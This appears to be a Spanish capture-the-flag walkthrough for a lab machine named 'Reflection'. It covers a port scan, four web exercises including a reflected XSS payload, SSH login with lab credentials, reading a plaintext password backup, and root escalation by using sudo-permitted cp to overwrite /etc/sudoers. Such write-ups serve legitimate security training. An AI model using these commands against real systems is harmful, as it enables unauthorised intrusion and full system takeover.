# REFLECTION


## CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

ping -c1 172.17.0.2  ttl=64 linux


## ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2

22/tcp open  ssh  OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)

80/tcp open  http  Apache httpd 2.4.62 ((Debian))

puerto 80




Tenemos una serie de laboratorios que debemos solucionar antes de proseguir

#Laboratorio 1


<h1>balu</h1>

# Laboratorio 2

<h1>Balu</h1>



# Laboratorio 3

http://172.17.0.2/laboratorio3/?opcion1=ValorA&opcion2=ValorX&opcion3=megustanlosperros





# Laboratorio 4

http://172.17.0.2/laboratorio4/?data=?data=<script>alert('Balú')</script>




Con esto acabamos los laboratorios y ya podemos acceder por SSH

Usuario: balu
Password: balulero




## EXPLOTACIÓN



## ESCALADA DE PRIVILEGIOS

En la raíz, encontramos lo siguiente

```
balu@25ec20bf7cce:/$ ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin
secret.bak  srv  sys  tmp  usr  var
balu@25ec20bf7cce:/$ cat secret.bak
balulito:balulerochingon
balu@25ec20bf7cce:/$
```

Buscamos permisos sudo

```
balulito@25ec20bf7cce:/$ sudo -l
Matching Defaults entries for balulito on 25ec20bf7cce:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/
    usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User balulito may run the following commands on 25ec20bf7cce:
    (ALL) NOPASSWD: /bin/cp
```

Consultando en https://gtfobins.github.io/gtfobins/cp/#sudo

#Creamos un archivo malicioso

```
balulito@25ec20bf7cce:/$ echo "balulito ALL=(ALL) NOPASSWD:ALL" > /
tmp/sudoers
```

#Le damos permisos


```
balulito@25ec20bf7cce:/$ chmod 0440 /tmp/sudoers
```

# Sobreescribimos el original

```
balulito@25ec20bf7cce:/$ sudo /bin/cp /tmp/sudoers /etc/sudoers
```

# Nos hacemos root

```
balulito@25ec20bf7cce:/$ sudo -i
```


balulito@25ec20bf7cce:/$ echo "balulito ALL=(ALL) NOPASSWD:ALL" > /tmp/sudoers
balulito@25ec20bf7cce:/$ chmod 0440 /tmp/sudoers
balulito@25ec20bf7cce:/$ sudo /bin/cp /tmp/sudoers /etc/sudoers
balulito@25ec20bf7cce:/$ sudo -i
root@25ec20bf7cce:~# whoami
root
root@25ec20bf7cce:~#

**Buen día ¡¡¡i**